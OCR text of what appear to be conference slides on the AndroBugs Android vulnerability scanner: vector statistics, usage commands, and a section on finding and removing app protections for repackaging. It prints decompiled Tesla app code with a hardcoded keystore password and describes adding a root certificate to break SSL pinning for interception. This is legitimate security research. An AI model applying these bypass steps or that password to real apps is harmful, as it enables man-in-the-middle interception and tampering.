
Find Your Targets (Favorite Vector) by ReportSummary Tool

AndroBugs Framework: Android APK Vulnerability Summary Reporter

Vector Name	Critical	Warning	Notice	Info	Total	% of Critical	% of Warning	% of Notice	% of Info	% of Non-Info
ALLOW_BACKUP :	0	0	9570	553	10123	0.00%	0.00%	94.54%	5.46%	94.54%
COMMAND :	1674	0	0	8449	10123	16.54%	0.00%	0.00%	83.46%	16.54%
COMMAND_MAYBE_SYSTEM :	0	0	1825	8298	10123	0.00%	0.00%	18.03%	81.97%	18.03%
COMMAND_SU :	337	0	0	0	10123	3.33%	0.00%	0.00%	0.00%	100.00%
DB_DEPRECATED_USE1 :	18	0	0	10105	10123	0.18%	0.00%	0.00%	99.82%	0.18%
DB_SEE :	0	0	0	10123	10123	0.00%	0.00%	0.00%	100.00%	0.00%
DB_SQLCIPHER :	0	0	27	10096	10123	0.00%	0.00%	0.27%	99.73%	0.27%
DB_SQLITE_JOURNAL :	0	0	6327	3796	10123	0.00%	0.00%	62.50%	37.50%	62.50%
DEBUGGABLE :	240	0	0	9883	10123	2.37%	0.00%	0.00%	97.63%	2.37%
DYNAMIC_CODE_LOADING :	0	3029	0	7094	10123	0.00%	29.92%	0.00%	70.08%	29.92%
EXTERNAL_STORAGE :	0	7229	0	2894	10123	0.00%	71.41%	0.00%	28.59%	71.41%
FILE_DELETE :	0	0	8187	1936	10123	0.00%	0.00%	80.88%	19.12%	80.88%
FRAGMENT_INJECTION :	1545	0	0	8578	10123	15.26%	0.00%	0.00%	84.74%	15.26%
FRAMEWORK_BANGCLE :	0	0	2	0	10123	0.00%	0.00%	0.02%	0.00%	100.00%
FRAMEWORK_MONODROID :	0	0	5	10118	10123	0.00%	0.00%	0.05%	99.95%	0.05%
HACKER_BASE64_STRING_DECODE :	608	0	0	9515	10123	6.01%	0.00%	0.00%	93.99%	6.01%
HACKER_BASE64_URL_DECODE :	45	0	0	0	10123	0.44%	0.00%	0.00%	0.00%	100.00%
HACKER_DB_KEY :	0	0	6	10117	10123	0.00%	0.00%	0.06%	99.94%	0.06%
HACKER_DEBUGGABLE_CHECK :	0	0	2064	8059	10123	0.00%	0.00%	20.39%	79.61%	20.39%
HACKER_INSTALL_SOURCE_CHECK :	0	0	2258	7865	10123	0.00%	0.00%	22.31%	77.69%	22.31%
HACKER_KEYSTORE_LOCATION1 :	0	0	204	9777	10123	0.00%	0.00%	2.02%	96.58%	3.42%
HACKER_KEYSTORE_LOCATION2 :	0	0	153	0	10123	0.00%	0.00%	1.51%	0.00%	100.00%
HACKER_KEYSTORE_NO_PWD :	95	0	0	7193	10123	0.94%	0.00%	0.00%	71.06%	28.94%
HACKER_KEYSTORE_SSL_PINNING :	2252	0	0	0	10123	22.25%	0.00%	0.00%	0.00%	100.00%
HACKER_KEYSTORE_SSL_PINNING2 :	0	0	1046	0	10123	0.00%	0.00%	10.33%	0.00%	100.00%
HACKER_PREVENT_SCREENSHOT_CHECK :	0	0	38	10085	10123	0.00%	0.00%	0.38%	99.62%	0.38%
HACKER_SIGNATURE_CHECK :	0	0	3719	6404	10123	0.00%	0.00%	36.74%	63.26%	36.74%
HTTPURLCONNECTION_BUG :	0	5515	0	4608	10123	0.00%	54.48%	0.00%	45.52%	54.48%
KEYSTORE_TYPE_CHECK :	0	0	0	10123	10123	0.00%	0.00%	0.00%	100.00%	0.00%
MANIFEST_GCM :	0	0	5258	4865	10123	0.00%	0.00%	51.94%	48.06%	51.94%
MASTER_KEY :	0	0	0	10123	10123	0.00%	0.00%	0.00%	100.00%	0.00%
MODE_WORLD_READABLE_OR_MODE_WORLD_WRITEABLE :	2641	0	0	7482	10123	26.09%	0.00%	0.00%	73.91%	26.09%
NATIVE_LIBS_LOADING :	0	0	3341	6782	10123	0.00%	0.00%	33.00%	67.00%	33.00%
PERMISSION_DANGEROUS :	63	0	0	10060	10123	0.62%	0.00%	0.00%	99.38%	0.62%
PERMISSION_EXPORTED :	0	3387	0	3214	10123	0.00%	33.46%	0.00%	31.75%	68.25%
PERMISSION_EXPORTED_GOOGLE :	0	0	0	6088	10123	0.00%	0.00%	0.00%	60.14%	39.86%
PERMISSION_GROUP_EMPTY_VALUE :	0	0	0	10123	10123	0.00%	0.00%	0.00%	100.00%	0.00%
PERMISSION_IMPLICIT_SERVICE :	1034	0	0	9089	10123	10.21%	0.00%	0.00%	89.79%	10.21%
PERMISSION_INTENT_FILTER_MISCONFIG :	375	7	0	9741	10123	3.70%	0.07%	0.00%	96.23%	3.77%
PERMISSION_NORMAL :	0	236	0	9887	10123	0.00%	2.33%	0.00%	97.67%	2.33%
PERMISSION_NO_PREFIX_EXPORTED :	3	0	0	10120	10123	0.03%	0.00%	0.00%	99.97%	0.03%
PERMISSION_PROVIDER_EXPLICIT_EXPORTED :	308	0	0	0	10123	3.04%	0.00%	0.00%	0.00%	100.00%
PERMISSION_PROVIDER_IMPLICIT_EXPORTED :	203	0	0	9637	10123	2.01%	0.00%	0.00%	95.20%	4.80%
SENSITIVE_DEVICE_ID :	0	5555	0	4568	10123	0.00%	54.88%	0.00%	45.12%	54.88%
SENSITIVE_SECURE_ANDROID_ID :	0	7632	0	2491	10123	0.00%	75.39%	0.00%	24.61%	75.39%
SENSITIVE_SMS :	0	473	0	9650	10123	0.00%	4.67%	0.00%	95.33%	4.67%
SHARED_USER_ID :	0	0	2	10121	10123	0.00%	0.00%	0.02%	99.98%	0.02%
SSL_CN1 :	844	0	0	9279	10123	8.34%	0.00%	0.00%	91.66%	8.34%
SSL_CN2 :	1766	0	0	8357	10123	17.45%	0.00%	0.00%	82.55%	17.45%
SSL_CN3 :	17	0	0	10106	10123	0.17%	0.00%	0.00%	99.83%	0.17%
SSL_DEFAULT_SCHEME_NAME :	0	0	0	10123	10123	0.00%	0.00%	0.00%	100.00%	0.00%
SSL_URLS_NOT_IN_HTTPS :	9323	0	0	800	10123	92.10%	0.00%	0.00%	7.90%	92.10%
SSL_WEBVIEW :	1245	0	0	8878	10123	12.30%	0.00%	0.00%	87.70%	12.30%

Find All the Apps by Your Favorite Vector and Severity Level

3. python AndroBugs_ReportByVectorKey.py -v [Vector ID] -l [Log Level] -b [Your_Analysis_Number] -t [Your_Analysis_Tag]
   - Example: python AndroBugs_ReportByVectorKey.py -v WEBVIEW_RCE -l Critical -b 20151112 -t BlackHat



Vector: WEBVIEW_RCE ➔ addJavascriptInterface

The searching speed is optimized

AndroBugs

Alibaba Taobao Wireless Charge Android (淘宝充值, Version: 1.1.0)


Find "Allow Debuggable" in Less Than One Second


Attack Vector:

- < Android 4.1
- Enable Debuggable
- Print Sensitive Information in Logs
- Vulnerable

```
<application
    android:theme="@style/title_style"
    android:label="@string/app_name"
    android:icon="@drawable/ic_launcher"
    android:name="AppConfigure"
    android:debuggable="true">
```

HTC Sensation





Also Allow Dynamic Debugging

Repackaging APK and Hacking with AndroBugs Framework

Not all of the apps are easy to repackage successfully, but it would be easier if you use the right way

<Hacker> Category in AndroBugs Framework (Experiment Use)

Specifically designed for APK repackaging hackers ☺

Vectors in <Hacker> category are NOT vulnerabilities!

Scenario:

- If an app detects itself as not using SSL certificate pinning correctly ➔ Its network connection will fail
- If an app detects its signing certificate is not matched with the predefined one ➔ It should become unusable
- If an app detects itself as not installed from Google Play ➔ It should crash itself
- …

As you can see there are several ways Android developers will do to protect their applications being hacked

AndroBugs Framework Helps You Find The Checkpoints Faster and You Can Remove/Modify Their Smali Code

AndroBugs Framework gives you the hints to remove the protections

<Hacker>Breaking SSL Certificate pinning with AndroBugs Framework


- **Dynamic hooking is also possible to break SSL pinning, but what if we want to make a modified APK?**


- A reverse-engineering hacker would like to put the fake (test) root certificate into the KeyStore in the App and repackage the app to allow for MITM attacks.


- **What they want to know so as to add a fake (test) certificate to test or repackage?**
  - Where is the KeyStore password located?
  - Where is the code to load the KeyStore?
  - Where is the KeyStore file located?

I Love Tesla Motors Android

(Version: 2.6. It is using SSL Certificate Pinning)









- You cannot create a connection with Tesla Motors' server under MITM even if you add your own Root Certificate to your device.

AndroBugs

No Connection to the Remote Server under MITM





AndroBugs

Report of Tesla Motors Android

Report from AndroBugs Framework:

```
[Notice] <KeyStore><Hacker> Possible KeyStore File Location:
          BKS possible keystore file:
              assets/trust.keystore
              assets/sapi_cert.cer
[Notice] <KeyStore><Hacker> KeyStore Protection Information:
          The Keystores below are "protected" by password and seem using SSL-pinning (Total: 1). You can use "Portecle" tool to manage the
          certificates in the KeyStore:
              => Lcom/teslamotors/client/TeslaClient;->getKeyStore(Landroid/content/Context; Z)Ljava/security/KeyStore; (0x46) --->
                   Ljava/security/KeyStore;->load(Ljava/io/InputStream; [C)V
```

Which file may store the keystore

Where is the password to open the keystore


Class: com.teslamotors.client.TeslaClient


```
private KeyStore getKeyStore(Context context, boolean flag)
{
    AssetManager assetmanager = context.getAssets();
    KeyStore keystore = null;
    if(flag)
    {
        Log.d("TeslaClient", "Debug build, not pinning certificates");
        return null;
    }
    try
    {
        InputStream inputstream = assetmanager.open("trust.keystore");
        keystore = KeyStore.getInstance(KeyStore.getDefaultType());
        keystore.load(inputstream, "qXD5wUA3qVySNr39Nc8sFEtKXUr3Mg".toCharArray());
        inputstream.close();
    }
    catch(Exception exception)
    {
        Log.e("TeslaClient", "getKeyStore", exception);
        return keystore;
    }
    return keystore;
}
```

Password to open the keystore

AndroBugs

Import Your Root Certificate to Tesla Motors' KeyStore for "Testing"



